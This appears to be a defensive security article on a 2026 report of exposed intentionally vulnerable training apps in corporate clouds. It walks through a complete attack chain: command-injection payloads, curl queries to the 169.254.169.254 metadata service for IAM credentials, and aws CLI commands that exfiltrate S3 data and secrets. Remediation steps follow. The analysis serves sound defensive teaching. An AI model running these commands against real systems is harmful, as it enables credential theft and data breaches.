Fortune 500 Training App Breach

Cloud Metadata Exploitation in the Wild: A Case Study in Poor Hygiene

Cloud Metadata Exploitation in the Wild: A Case Study in Poor Hygiene

When Fortune 500 Companies Leave the Door Wide Open: Why Infrastructure Sanitization Matters

On January 21, 2026, Pentera Labs published research titled "When the Lab Door Stays Open" revealing that Fortune 500 companies and major security vendors had left intentionally vulnerable training applications exposed on their production cloud infrastructure. Attackers didn't need sophisticated exploits. They simply walked through unlocked doors, stole cloud credentials, and deployed cryptocurrency miners.

This wasn't hacking. This was digital robbery enabled by poor infrastructure hygiene.

Key Finding: ~20% of discovered DVWA instances were already compromised with cryptocurrency miners, web shells, and persistence mechanisms. Affected organizations include Cloudflare, F5, and Palo Alto Networks.

The Numbers That Matter

1,926
Exposed Apps Found
~60%
On Major Clouds
109
Credential Sets Exposed
20%
Already Compromised

What Happened?

Organizations deployed intentionally vulnerable applications like DVWA (Damn Vulnerable Web Application), OWASP Juice Shop, and Hackazon for security training purposes. These apps are designed to be exploited — that's their purpose.

The problem? They were deployed on production cloud accounts with:

  • Default credentials (admin:password)

  • No network isolation from production resources

  • Overly permissive IAM roles attached

  • Public IP addresses accessible from the internet

Organization Type Examples Status
Fortune 500 Companies Multiple (unnamed) Notified & Remediated
Security Vendors Cloudflare, F5, Palo Alto Networks Notified & Remediated
Cloud Platforms Affected AWS, GCP, Azure ~60% of instances

The Attack: Zero Skill Required

This wasn't a sophisticated nation-state attack. This was automated scavenging — the digital equivalent of burglars walking down a street trying door handles.

Step 1
Scan Shodan
Search for exposed DVWA instances
Step 2
Default Creds
Login with admin:password
Step 3
Get RCE
Exploit command injection
Step 4
Steal Creds
Query metadata service
Step 5
Access Cloud
S3, Secrets Manager, etc.
Step 6
Deploy Miner
XMRig for Monero

Metric Value
Skill Required Script kiddie level
Cost $0
Time Minutes (automated)
Tools Shodan, curl, XMRig

The Key Insight: The attackers didn't "break in" — they walked through doors that Fortune 500 companies left wide open.

The Cloud Metadata Attack Vector

The critical vulnerability that enabled cloud takeover was the Instance Metadata Service (IMDS) at 169.254.169.254. This service provides cloud credentials to any process running on the instance.

How Credential Theft Works

The attack chain from initial compromise to full cloud takeover requires only basic commands. Here's the exact sequence:

Phase 1: Initial Access via DVWA Command Injection

# Attacker exploits DVWA command injection vulnerability # Input field expects IP address, but accepts shell commands # Test command execution 127.0.0.1; id uid=33(www-data) gid=33(www-data) groups=33(www-data) # Confirm we're on a cloud instance 127.0.0.1; curl -s http://169.254.169.254/latest/meta-data/instance-id i-0a1b2c3d4e5f67890

What is 169.254.169.254? This is the Instance Metadata Service (IMDS) — a link-local address accessible from any process running on a cloud instance. It provides instance configuration, network info, and most critically: IAM credentials.

Phase 2: Enumerate Cloud Environment

# Discover what cloud we're on and gather instance metadata 127.0.0.1; curl -s http://169.254.169.254/latest/meta-data/ ami-id ami-launch-index ami-manifest-path hostname iam/ instance-id instance-type local-hostname local-ipv4 placement/ public-hostname public-ipv4 security-groups # Check if an IAM role is attached (this is the jackpot) 127.0.0.1; curl -s http://169.254.169.254/latest/meta-data/iam/ info security-credentials/ # Get the IAM role name 127.0.0.1; curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/ DevOps-Admin-Role

Critical Failure: The instance has an IAM role named DevOps-Admin-Role attached. This role's credentials are now accessible to the attacker.

Phase 3: Extract IAM Credentials

# Extract the temporary security credentials 127.0.0.1; curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/DevOps-Admin-Role { "Code": "Success", "LastUpdated": "2026-01-22T10:30:00Z", "Type": "AWS-HMAC", "AccessKeyId": "ASIAY3EXAMPLE7ABCDEF", "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY", "Token": "FwoGZXIvYXdzEBYaDNzT3xmpl3T0k3nV8yLsAdMvDcD9Rz...[truncated]", "Expiration": "2026-01-22T16:45:00Z" }

Credential Field Purpose Risk
AccessKeyId Identifies the credential Used in API calls
SecretAccessKey Signs API requests Full authentication
Token Session token for temporary creds Required for STS-based roles
Expiration Credential lifetime (max 6 hours) Can be refreshed while access persists

Phase 4: Cloud Takeover (From Attacker's Machine)

# On attacker's machine - configure stolen credentials $ export AWS_ACCESS_KEY_ID="ASIAY3EXAMPLE7ABCDEF" $ export AWS_SECRET_ACCESS_KEY="wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY" $ export AWS_SESSION_TOKEN="FwoGZXIvYXdzEBYaDNzT3xmpl3T0k3nV8yLsAdMvDcD9Rz..." # Verify access - whoami equivalent for AWS $ aws sts get-caller-identity { "UserId": "AROAY3EXAMPLEID:i-0a1b2c3d4e5f67890", "Account": "123456789012", "Arn": "arn:aws:sts::123456789012:assumed-role/DevOps-Admin-Role/i-0a1b2c3d4e5f67890" } # List S3 buckets - find sensitive data stores $ aws s3 ls 2024-01-15 08:30:22 prod-customer-data 2024-03-22 14:15:03 backup-database-daily 2024-06-10 09:00:00 internal-secrets-vault 2024-09-18 11:22:33 application-logs 2024-11-05 16:45:00 terraform-state-prod # Download sensitive data $ aws s3 cp s3://prod-customer-data/users/ ./stolen/ --recursive download: s3://prod-customer-data/users/export_2026.csv to stolen/export_2026.csv download: s3://prod-customer-data/users/pii_records.json to stolen/pii_records.json # Access secrets manager - get database credentials $ aws secretsmanager list-secrets --query 'SecretList[].Name' [ "prod/database/master-credentials", "prod/api/stripe-keys", "prod/auth/jwt-signing-key", "prod/smtp/sendgrid-api-key" ] $ aws secretsmanager get-secret-value --secret-id prod/database/master-credentials { "SecretString": "{\"username\":\"admin\",\"password\":\"Pr0d-DB-P@ssw0rd!2026\",\"host\":\"prod-db.cluster-xyz.us-east-1.rds.amazonaws.com\",\"port\":5432}" }

Game Over: From a single vulnerable training app, the attacker now has production database credentials, API keys, customer data, and the ability to pivot anywhere in the AWS account.


What the 109 exposed credential sets could access:

S3 / GCS / Azure Blob Storage
Secrets Manager (Read/Write)
Container Registries
Admin-Level Cloud Access

The 7 Sanitization Sins

Based on this incident, here are the critical hygiene failures that enabled the breach:

Sin #1: Default Credentials Left Unchanged

What They Did:
  • Deployed DVWA with admin:password
  • Never changed default configurations
What They Should Have Done:
  • Change ALL default credentials immediately
  • Use strong, unique passwords or SSO/MFA

Sin #2: No Network Isolation

What They Did:
  • Training app on same network as production
  • Public IP assigned to test environment
  • No firewall rules restricting access
What They Should Have Done:
  • Separate VPC/VNET for non-production
  • No public IP for internal tools
  • Allowlist-only access (VPN, bastion)

Sin #3: Overly Permissive IAM Roles

What They Did:
  • Attached admin-level IAM role to training VM
  • Same permissions as production workloads
  • Access to S3, Secrets Manager, everything
What They Should Have Done:
  • No IAM role for training apps (or minimal read-only)
  • Separate AWS account for sandboxes
  • Least privilege always

Sin #4: Cloud Metadata Service Unprotected

What They Did:
  • IMDSv1 enabled (no token required)
  • No iptables rules blocking metadata access
  • Credentials accessible via simple curl
What They Should Have Done:
  • Enforce IMDSv2 (token-based)
  • Block 169.254.169.254 from containers
  • Use IRSA for Kubernetes workloads

Sin #5: No Asset Inventory

What They Did:
  • Spun up training app, forgot about it
  • No tracking of non-production resources
  • Shadow IT flourished
What They Should Have Done:
  • Maintain complete cloud inventory
  • Tag all resources with owner, purpose, expiry
  • Regular audits of running instances

Sin #6: No Lifecycle Management

What They Did:
  • Training app ran indefinitely
  • No auto-expiration policy
  • Resources accumulated over time
What They Should Have Done:
  • Auto-terminate after X hours/days
  • Require renewal justification
  • Scheduled cleanup jobs

Sin #7: "It's Just a Test Environment" Mentality

What They Did:
  • Treated training apps as non-critical
  • Applied no security controls
  • Assumed isolation that didn't exist
What They Should Have Done:
  • Treat all internet-facing resources as production
  • Apply same security rigor to all environments

"If it's internet-facing and connected to cloud credentials, it should be treated as a first-class security concern." — Pentera Labs Research

Remediation Commands

AWS: Enforce IMDSv2

# For existing instance aws ec2 modify-instance-metadata-options \ --instance-id i-1234567890abcdef0 \ --http-tokens required \ --http-endpoint enabled # For new instances (account-wide default, repeat per region) aws ec2 modify-instance-metadata-defaults \ --region us-east-1 \ --http-tokens required \ --http-put-response-hop-limit 1

Block Metadata from Containers

# On EC2 host - block Docker containers from accessing IMDS sudo iptables --insert FORWARD 1 \ --in-interface docker+ \ --destination 169.254.169.254/32 \ --jump DROP

Kubernetes NetworkPolicy

Note: Requires a CNI that supports NetworkPolicy (Calico, Cilium, Weave). Default kubenet does NOT enforce these policies. Apply to each namespace.

# Block metadata service access from all pods (apply per namespace) apiVersion: networking.k8s.io/v1 kind: NetworkPolicy metadata: name: block-cloud-metadata namespace: default # Change for each namespace spec: podSelector: {} policyTypes: - Egress egress: - to: - ipBlock: cidr: 0.0.0.0/0 except: - 169.254.169.254/32

The Cost of Neglect

Impact This Incident Potential Worst Case
Crypto Mining Victim pays for compute Massive cloud bills
Data Exposure 109 credential sets found Customer data breach
Lateral Movement Access to prod resources Full infrastructure compromise
Reputation Security vendors embarrassed Loss of customer trust
Compliance Unknown GDPR/SOC2/HIPAA violations

Precedent — Capital One (2019): Same attack pattern (SSRF → metadata → credential theft) led to 106 million customer records exposed and an $80 million fine.

Key Takeaways

There are no "test" environments in the cloud
Default = Dangerous — sanitize everything
Metadata service is a loaded gun — protect it
Even security experts get this wrong

Conclusion

The attackers in this incident didn't demonstrate any sophisticated capabilities. They didn't need to. Fortune 500 companies and security vendors left the door wide open, the alarm disabled, and the keys on the counter.

Infrastructure sanitization isn't glamorous. It's not cutting-edge. But it's the difference between being a hard target and being easy money for automated crypto miners.

The question isn't whether someone will try your door handle. They will — within minutes of your system going online. The question is whether you've locked the door.

References

Primary Sources:

BleepingComputer — Hackers exploit security testing apps to breach Fortune 500 firms

SiliconANGLE — Pentera Labs: When the Lab Door Stays Open

Help Net Security — Exposed training apps in cloud attacks

Technical References:

AWS — IMDSv2 Best Practices

MITRE ATT&CK — T1552.005: Cloud Instance Metadata API

Datadog — State of Cloud Security 2024